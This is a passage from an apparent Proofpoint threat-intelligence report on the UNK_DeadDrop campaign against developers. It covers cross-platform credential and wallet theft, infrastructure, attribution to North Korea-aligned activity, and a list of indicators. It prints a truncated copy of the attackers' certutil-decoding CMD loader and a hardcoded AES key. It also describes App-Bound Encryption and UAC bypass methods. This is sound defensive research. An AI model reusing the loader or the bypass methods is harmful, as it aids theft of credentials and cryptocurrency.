The credentials are validated by the parent Overlord process. After password validation, the malware modifies Keychain ACLs for the following browsers: Chrome, Brave, Edge, Opera, Vivaldi, Arc, Yandex, and Chromium. Safe Storage keys are then extracted. Following credential gathering, the backdoor re-launches itself as root using the captured password.

The elevated instance performs a command to dump the entire login keychain. The collected credentials, Safe Storage keys, and keychain data are then packaged as ZIP files and uploaded to the C&C via the persistent WebSocket connection.

Linux credential theft and exfiltration

If it is running on Linux, Overlord first collects wallet-related data (browser extension storage, standalone wallet directories) and uploads a ZIP to the C&C before attempting credential theft. After Phase 1 upload, the agent waits five minutes before proceeding to password capture. The Linux backdoor uses Zenity, a standard GTK dialog tool present on most desktop Linux distributions, to create a prompt to collect user credentials.




Figure 15. Fake dialog to collect user credentials.

This backdoor also attempts to read browser passwords from GNOME Keyring by spawning Python3 processes for each browser, querying `chrome_libsecret_os_crypt_password_v2` and `v1` schemas. If `secret-tool` is not installed, the agent falls back to the Python `gi.repository.Secret` method via D-Bus.

Similar to the macOS chain, Overlord re-launches itself as root using the captured password. The elevated instance re-attempts keyring access by impersonating the original user via `runuser`, since the GNOME Keyring is tied to the user session and not accessible directly as root. Credentials are exported to `e_p.txt` and uploaded as a `_pa.zip` to the C&C.

Windows infection chain

Unlike Linux/macOS, the Windows attack does not deploy a Go binary. It runs entirely as JavaScript inside the editor's Electron process using `ELECTRON_RUN_AS_NODE=1`, a documented Electron feature that turns the editor into a plain Node.js interpreter. No binary is dropped to disk, the process appears as `Code.exe` in Task Manager, and the editor itself provides the runtime. As stated before, the VSIX extension does not create persistence in the Windows infection chain.

The `tasks.json` file launches `run-update-hidden-launch.vbs` via `wscript[.]exe //B` (hidden window), which calls `run-update[.]cmd`.

```
@echo off
setlocal EnableDelayedExpansion
set "GB=%TEMP%\~gb%RANDOM%%RANDOM%.b64"
set "GT=%TEMP%\~gu%RANDOM%%RANDOM%.cmd"
>"%GB%" echo -----BEGIN CERTIFICATE-----
>>"%GB%" echo QGVjaG8gb2ZmCnNldGxvY2FsIEVudWJsZUV4dGVuc2lvbnMgRW5hYmxlRGVsYXl1ZEY4cGFuc2l1v
[...]
>>"%GB%" echo PSIKc2V0ICJHVVNfTlBfV1M9IgpzZXQgIkdVU190UF9WPSIKc2V0ICJHVVNfTlBfVz0iCmV4aXQg
>>"%GB%" echo L2IigMAo=
>>"%GB%" echo -----END CERTIFICATE-----
certutil -f -decode "%GB%" "%GT%" >nul 2>&1
del /f /q "%GB%" 2>nul
if not exist "%GT%" exit /b 1
set "GUS_ORIG_BINDIR=%~dp0"
call "%GT%" %*
set "GR=%ERRORLEVEL%"
del /f /q "%GT%" 2>nul
exit /b %GR%
```

Figure 16. `run-update.cmd` script.

The CMD file decodes an embedded script, which installs a VSIX extension. The script then stages three encrypted files into a staging directory and relaunches the editor with ELECTRON_RUN_AS_NODE=1 running gus-node-bootstrap.js.

The three encrypted payloads are decrypted at runtime using the hardcoded AES-256-GCM key:

4f7a8c3d2e1b5f9071a6b2c8d4e3f50a92b1c7d6e8f4a30b5c2d9e1f7a6b8c4d.

Encrypted file	Purpose
windows-js-pipeline.js.enc	Runs the Node.js agent through both phases, uploads artifacts to the companywallet API, and cleans up Windows runtime files.
windows-agent-node.js.enc	Wallet stealer + Python setup
detect_malware.py.enc	DPAPI + App-Bound Encryption bypass for credential stealing

Figure 17. Windows encrypted payloads in staging directory.

Credential theft and exfiltration

The Windows variant first conducts wallet collection and then credential theft. The wallet collection is done by scanning Chromium browser variants for items in Local State, Login Data, and Local Extension Settings/, as well as wallet-specific IndexedDB entries. It targets 35 wallet extension IDs (MetaMask, Phantom, Rabby, Keplr, and others), 18 standalone wallet applications (Exodus, Electrum, Ledger Live, Monero, Solana CLI, Bitcoin, and others), and Firefox profiles. It also enumerates all Windows user profiles via registry, not just the current user.

The wallet stealer also looks for Python executables in the victim host and attempts to download Python 3.12.8 embeddable from the C&C, or falls back to system Python. If downloaded, Python is installed inside the browser's application directory (e.g., Program Files\Google\Chrome\Application\python[.].exe) to pass App-Bound Encryption's path validation.

Once Python is available, the credential stealer (detect_malware.py) is executed for each browser profile. It performs:

- Password extraction from Chromium browsers via DPAPI + App-Bound Encryption bypass (COM Elevation Service, IElevator2)
- Firefox credential extraction via key4.db + logins.json
- Cookie theft from Chrome/Edge/Brave
- Five cascade methods for reading locked databases: shutil.copy2 → SQLite backup() → Win32 shared-read → Win32 backup-semantics → **Volume Shadow Copy (VSS)**
- For Chrome, Edge, and Brave, elevated privileges are required to access credentials protected by App-Bound Encryption. COM Elevation Moniker is used to elevate privileges silently. If this fails, it falls back to Start-Process - Verb RunAs, which displays the standard Windows UAC dialog.

After both phases are complete, the stolen data is uploaded to the C&C server at 23.137.105[.].75:5173 via HTTP POST. Unlike the Linux/macOS agent, the Windows pipeline does not maintain a persistent connection; it uploads the ZIP files, performs cleanup, and terminates.

The VSIX package.json contains a reference to a Windows binary (google-update-support-windows-amd64.dat) in its description of the windowsActivationMode setting. While this binary was not found in any of the analyzed repositories, searching VirusTotal for the developer path [Yuki/dionbenu2yuki](#) returned Windows samples named google-update-support-windows-amd64[.]exe with the same C&C server and agent token found in the Linux and macOS binaries. This implies the threat actor previously distributed a Windows Go binary (Overlord RAT) but replaced it with the Node.js and Python pipeline in the current campaign, likely to avoid detection. The references to the DAT/EXE binary in the scripts are legacy code that is no longer executed.

Infrastructure

UNK_DeadDrop campaigns spanned April and May 2026 with related infrastructure created in the same timeframe and emails sent within days of domain registrations.




Figure 18. UNK_DeadDrop domain registration timeline (April-May 2026).

Most domains were registered using Namecheap, and set MailHostBox mailservers. The domains used slight name variations of fake companies used for recruiting in phishing emails.

Some domains used to send phishing emails were also hosting unfinished, likely AI-generated websites to market the projects. These were hosted on Vercel Inc. rather than Namecheap infrastructure.




Figure 19. Fake company websites hosted at trixauxvexnet[.]link, trixauxvex[.]org, and pulsnyk[.]org.

A small subset of domains, including nemesis[.]work, used Advin Services LLC IPs for hosting, which are likely attacker-controlled boxes that were also used as sender IPs in early UNK_DeadDrop campaigns: 170.205.29[.]83 and 170.205.30[.]227. In May, the attackers transitioned to using Mailgun and MailHostBox as email sender services.




Figure 20. Fake company website spoofing NEMESIS, a decentralized finance protocol, hosted at nemesis[.]work.

Attribution

UNK_DeadDrop activity shares several characteristics with previously documented North-Korea-aligned operations, specifically Contagious Interview activity reported by [OpenSourceMalware](#), [Microsoft](#), and [JAMF](#). The campaigns broadly overlap in developer targeting, cryptocurrency and credential theft, GitHub delivery, VS Code workflow abuse, and cross-platform targeting.

	UNK_DeadDrop	Contagious Interview
Targeting	Software developers, security researchers, AI engineers in cryptocurrency	Developers in cryptocurrency and AI
Target platforms	macOS, Windows, Linux	macOS, Windows, Linux
Initial access	Phishing over email	Phishing over social media
Lures	Job recruitment, code reviews	Job recruitment
Delivery	GitHub, GitLab	GitHub, GitLab, BitBucket
Repositories	Professional structure, legitimate references, industrialized creation, iterative builds, consistent obfuscation	Possibly AI-assisted generation, less polished code, tutorial comments, emoji logging
Installation	VS Code tasks.json auto-execution abuse (silent)	VS Code tasks.json npm installation abuse (visible)
Execution	Malicious VSIX extension and self-contained payloads	Remote fetch from Vercel or external hosting
Payload	Overlord (Go binaries)	OtterCookie (JavaScript), Invisible Ferret (Python), FlexibleFerret (Go/Python)
C&C protocol	WebSocket Secure (WSS)	HTTP/HTTPS

Exfiltration	Cryptocurrency wallets, browser credentials, system keychains	Cryptocurrency wallets, API tokens, credentials, source code, password managers
Anti-forensics	Removes payload and malicious artifacts from directories	Self-cleanup capability

Figure 20. Comparison of UNK_DeadDrop and Contagious Interview campaigns and TTPs.

However, there are several differences between the activity sets, such as the shift in social engineering from arranging fake interviews to unsolicited job offer or code review approaches as well as the move from delivery platforms such as LinkedIn to email. UNK_DeadDrop campaigns use the Overlord framework as a payload instead of custom malware, and it is contained within the repository rather than hosted remotely. The VS Code auto-execution approach exploits trust in standard developer workflows similar to malicious npm packages and previous VS code abuse, but requires less user interaction, executes silently without output, and doesn't rely on external infrastructure that can be taken down.

It is possible, or even likely, that the overlaps between UNK_DeadDrop and Contagious Interview demonstrate an operational evolution to include more mature techniques rather than distinct but related groups. However, based on the use of email for initial access, the high volume of emails, industrialization and scale of repository creation, a new self-contained payload, and distinct infrastructure from previous Proofpoint observations of Contagious Interview campaigns, Proofpoint Threat Research continues to track UNK_DeadDrop activity as an independent cluster.

Conclusion

UNK_DeadDrop activity suggests North Korea-aligned operations targeting developers for financial gain are maturing and evolving. The shift from active social engineering over social media platforms to conduct fake interviews to large campaigns of recruitment-themed phishing emails distributing links to malicious repositories could indicate an actor industrializing and scaling operations. The consistent creation of new GitHub repositories as well as a new malware framework with iterative builds and a stealthy new execution and persistence technique through VSIX extensions demonstrates dedicated resourcing and active development of tooling. The attackers have likely also adapted by embedding payloads rather than hosting them externally, potentially increasing operational resilience and avoiding the effects of infrastructure takedowns.

UNK_DeadDrop bears many similarities to Contagious Interview activity and may be an improved and more professional iteration of previous operations as attackers adapt to defenders and adopt new techniques. However, the TTP and infection chain differences could also suggest another actor leveraging previously disclosed techniques or a subgroup incorporating various types of tradecraft into one operation. While attribution to a known actor remains unconfirmed, Proofpoint continues to track this ongoing activity as an independent cluster.

Indicators

Indicator	Type	Description	First Seen
-----------	------	-------------	------------

alex@contacttrixauvex[.]ink	Email address	Attacker-controlled email address	May 2026
alex@mailpredicttogether[.]ink	Email address	Attacker-controlled email address	May 2026
alex@predicttocareer[.]space	Email address	Attacker-controlled email address	May 2026
alex@pulsynk[.]org	Email address	Attacker-controlled email address	May 2026
alex@trixauvexnet[.]ink	Email address	Attacker-controlled email address	May 2026
alexsnow@hr.onoplanoai[.]ink]	Email address	Attacker-controlled email address	May 2026
alexsnow@hr.predicttocareer[.]space	Email address	Attacker-controlled email address	May 2026
alexstone@hr.trixauvex[.]org	Email address	Attacker-controlled email address	May 2026
carissae@hr.mailpulsynk[.]xyz	Email address	Attacker-controlled email address	May 2026
christopher@hr.trixauvex[.]org	Email address	Attacker-controlled email address	May 2026
chrisyan@hr.pulsynk[.]org	Email address	Attacker-controlled email address	May 2026
emmaparker@hr.recruitvex[.]us	Email address	Attacker-controlled email address	May 2026

faithtedesco@hr.mailtrixauvex[.]ink	Email address	Attacker-controlled email address	May 2026
frankbloch@hr.trixauvex[.]org	Email address	Attacker-controlled email address	May 2026
jamesrock@hr.trixauvexnet[.]ink	Email address	Attacker-controlled email address	May 2026
jamierain@hr.contacttrixauvex[.]ink	Email address	Attacker-controlled email address	May 2026
jamierain@hr.onoplanoai[.]ink	Email address	Attacker-controlled email address	May 2026
jamiereed@hr.mailpredicttogether[.]ink	Email address	Attacker-controlled email address	May 2026
jamiereed@hr.predicttocareer[.]space	Email address	Attacker-controlled email address	May 2026
joshn@hr.recruitvex[.]us	Email address	Attacker-controlled email address	May 2026
justinstone@hr.trixauvex[.]org	Email address	Attacker-controlled email address	May 2026
nicoupydyke@hr.trixauvexnet[.]ink	Email address	Attacker-controlled email address	May 2026
oliviaben@hr.pulsynk[.]org	Email address	Attacker-controlled email address	May 2026
sam@hr.pulsynk[.]org	Email address	Attacker-controlled email address	May 2026

samalt@hr.contacttrixauvex[.]ink	Email address	Attacker-controlled email address	May 2026
samalt@hr.onoplanoai[.]ink	Email address	Attacker-controlled email address	May 2026
samalt@hr.predicttocareer[.]space	Email address	Attacker-controlled email address	May 2026
shelbysturm@hr.mailtrixauvex[.]ink	Email address	Attacker-controlled email address	May 2026
sophiareed@hr.contacttrixauvex[.]ink	Email address	Attacker-controlled email address	May 2026
sophiareed@hr.onoplanoai[.]ink	Email address	Attacker-controlled email address	May 2026
taylorzhang@hr.pulsynk[.]org]	Email address	Attacker-controlled email address	May 2026
dalbir@empowerpharmacy[.]space	Email address	Attacker-controlled email address	April 2026
dianaberendi@nxlog[.]tech	Email address	Attacker-controlled email address	April 2026
gusb@ondofinance[.]tech	Email address	Attacker-controlled email address	April 2026
jasen@empowerpharmacy[.]space	Email address	Attacker-controlled email address	April 2026
joshc@ondofinance[.]tech	Email address	Attacker-controlled email address	April 2026

jovanav@nxlog[.]tech	Email address	Attacker-controlled email address	April 2026
michaelw@ondofinance[.]tech	Email address	Attacker-controlled email address	April 2026
neila@ondofinance[.]tech	Email address	Attacker-controlled email address	April 2026
oladotuna@ondofinance[.]tech	Email address	Attacker-controlled email address	April 2026
sarikasinha@nxlog[.]tech	Email address	Attacker-controlled email address	April 2026
sladjanas@nxlog[.]tech	Email address	Attacker-controlled email address	April 2026
valerie@empowerpharmacy[.]space	Email address	Attacker-controlled email address	April 2026
vanjamirkovic@nxlog[.]tech	Email address	Attacker-controlled email address	April 2026
nemesistrade[.]work	Domain	Related infrastructure	May 2026
ceronet[.]work	Domain	Related infrastructure	May 2026
deep-ai-guard[.]store	Domain	Related infrastructure	May 2026
ceronetwork[.]org	Domain	Related infrastructure	May 2026

culyrax[.]us	Domain	Related infrastructure	May 2026
elsavora[.]us	Domain	Related infrastructure	May 2026
optixauvex[.]us	Domain	Related infrastructure	May 2026
recruitvex[.]us	Domain	Sender domain	May 2026
talentnexhr[.]ink	Domain	Related infrastructure	May 2026
onoplanoai[.]ink	Domain	Sender domain	May 2026
trixauvexnet[.]ink	Domain	Sender domain	May 2026
recruitpttogether[.]xyz	Domain	Related infrastructure	May 2026
contactpredicttogether[.]ink	Domain	Related infrastructure	May 2026
connectpttogether[.]ink	Domain	Related infrastructure	May 2026
notifypulsynk[.]ink	Domain	Related infrastructure	May 2026
contactpulsynk[.]ink	Domain	Related infrastructure	May 2026

contacttrixauvex[.]ink	Domain	Sender domain	May 2026
trixauvex[.]org	Domain	Sender domain	May 2026
careertrixauvex[.]ink	Domain	Related infrastructure	May 2026
cotrixauvex[.]ink	Domain	Related infrastructure	May 2026
pulsynk[.]org	Domain	Sender domain	May 2026
mailtrixauvex[.]ink	Domain	Sender domain	May 2026
teampulsynk[.]team	Domain	Related infrastructure	May 2026
careerpulsynk[.]xyz	Domain	Related infrastructure	May 2026
mailpulsynk[.]xyz	Domain	Sender domain	May 2026
mailpredicttogether[.]ink	Domain	Sender domain	May 2026
predicttogetherrecruit[.]store	Domain	Related infrastructure	May 2026
predicttogerecruit[.]store	Domain	Related infrastructure	May 2026

predicttogether[.]ink	Domain	Related infrastructure	May 2026
careerpredictto[.]space	Domain	Related infrastructure	May 2026
togetherhire[.]fun	Domain	Related infrastructure	May 2026
predictcareertogether[.]space	Domain	Related infrastructure	May 2026
predicttocareer[.]space	Domain	Sender domain	May 2026
nowurisch[.]fit	Domain	Sender domain	May 2026
hyperdevpipeline[.]org	Domain	Sender domain	May 2026
asteara[.]org	Domain	Related infrastructure	April 2026
doxxela[.]ink	Domain	Related infrastructure	April 2026
coslyintra[.]online	Domain	Related infrastructure	April 2026
valorecuiting[.]online	Domain	Sender domain	April 2026
onoplainai[.]ink	Domain	Related infrastructure	April 2026

raxvatange[.]ink	Domain	Related infrastructure	April 2026
alphanonega[.]org	Domain	Related infrastructure	April 2026
domatisc[.]ink	Domain	Related infrastructure	April 2026
migadyn[.]info	Domain	Sender domain	April 2026
empowerpharmacy[.]space	Domain	Sender domain	April 2026
nxlog[.]tech	Domain	Sender domain	April 2026
ondofinance[.]tech	Domain	Sender domain	April 2026
170.205.29[.]83	IP address	Sender IP	April 2026
170.205.30[.]227	IP address	Sender IP	April 2026
hxxps://github[.]com/Pulsynk/pulsynk	URL	Attacker-controlled GitHub repository	May 2026
hxxps://github[.]com/Trixauxex-org/trixauxex	URL	Attacker-controlled GitHub repository	May 2026
hxxps://github[.]com/PedrinPY/rekt-db	URL	Attacker-controlled GitHub repository	May 2026

hxxps://github[.]com/sr-werney/forge-4626invariants	URL	Attacker-controlled GitHub repository	May 2026
hxxps://github[.]com/wayout4u/rekt-db	URL	Attacker-controlled GitHub repository	May 2026
hxxps://github[.]com/ziobiri/forge-4626-invariants	URL	Attacker-controlled GitHub repository	May 2026
hxxps://github[.]com/skyjum/x402-kit	URL	Attacker-controlled GitHub repository	May 2026
hxxps://github[.]com/Stomp47/rekt-db	URL	Attacker-controlled GitHub repository	May 2026
hxxps://github[.]com/mireles343/forge-4626invariants	URL	Attacker-controlled GitHub repository	May 2026
hxxps://gitlab[.]com/pulsynk-org/rekt-db.git	URL	Attacker-controlled GitHub repository	May 2026
hxxps://gitlab[.]com/trixauvex-org/x402-kit.git	URL	Attacker-controlled GitHub repository	May 2026
hxxps://gitlab[.]com/predict-together/forge-4626invariants.git	URL	Attacker-controlled GitHub repository	May 2026
hxxps://github[.]com/rkama411/x402-kit	URL	Attacker-controlled GitHub repository	May 2026
23.137.105[.]75	IP address	C&C IP	May 2026
35813f4401d3ad77b618275473a556eb47bfa6f4b7439dd8943b19f81aa7252e	SHA256	settings.json	May 2026

c935808147f0236c81483d7bbeda4b9d602f3595d5d4057f8115d39e222d1c4b	SHA256	tasks.json	May 2026
4c0d9b802c075be79e9edb52d88f8dd72e6904f5c58267213745818470945c78	SHA256	run-update-hidden-launch.vbs	May 2026
62761f38ed194c59abe15c49f09f0ebc431ac852c965180c9327ed84d3a454fb	SHA256	run-update.cmd	May 2026
d3ebce2f05fe91a8260e87fd11a6ea17c156703d081b3f91d9bbe5fd6aeedc10	SHA256	gus-node-bootstrap.js	May 2026
91b9381d19b2e6a2db5cc0307167979b502731cb3fb50da684479e9ed35261aa	SHA256	windows-agent-node.js.enc	May 2026
6cf9f7b2aa456a0b438600588df869b38d8007e28f01fa96022f9d8059f120b0	SHA256	windows-js-pipeline.js.enc	May 2026
2812e0847d472cb8870c94f463331dbe53b84135132b9bf5f6d84c2382be628f	SHA256	detect_malware.py.enc	May 2026
52886aab179f26421678ff23af1b0fabf0a17ffbb534369cdbbac8008cbed8e7	SHA256	google-update-support.vsix	May 2026
d5e9288693aa745dc89368deac677e7ea1ec81e663283af30838cdae189b7a7e	SHA256	extension.js	May 2026
734699773e53d995f20d485eb61261033d9d00b4332b39ca26071bcd60cd352f	SHA256	run-update.sh	May 2026
e1bf1b29e6fa3525d7f32f429290a88d6ea2890e61c06574b8ff6372aa5d0667	SHA256	google-update-support-agent.zip	May 2026
a2b9a769df84d9d3a4694bb0252a2c6a5e5f5d1a85a04565362737092bbb3a86	SHA256	google-update-support-linux-amd64	May 2026

bb10adac5b0124efedfe71102c1d5638135ec9e1cde8c8cb3353c5ed91bb9f81	SHA256	google-update-support-darwin-amd64	May 2026
339907b44f161f57ff30819f422c552382ff437b3ae437463b4222cfe86bd943	SHA256	google-update-support-darwin-arm64	May 2026
808e7154b7af2bc7a4b28d577297c55f77221c355191cbe00f9f1810b6d4a619	SHA256	darwin-password-prompt	May 2026

Source: <https://www.proofpoint.com/us/blog/threat-insight/dont-fear-repo-unkdeaddrop-phishing-campaign-targets-developers-steal>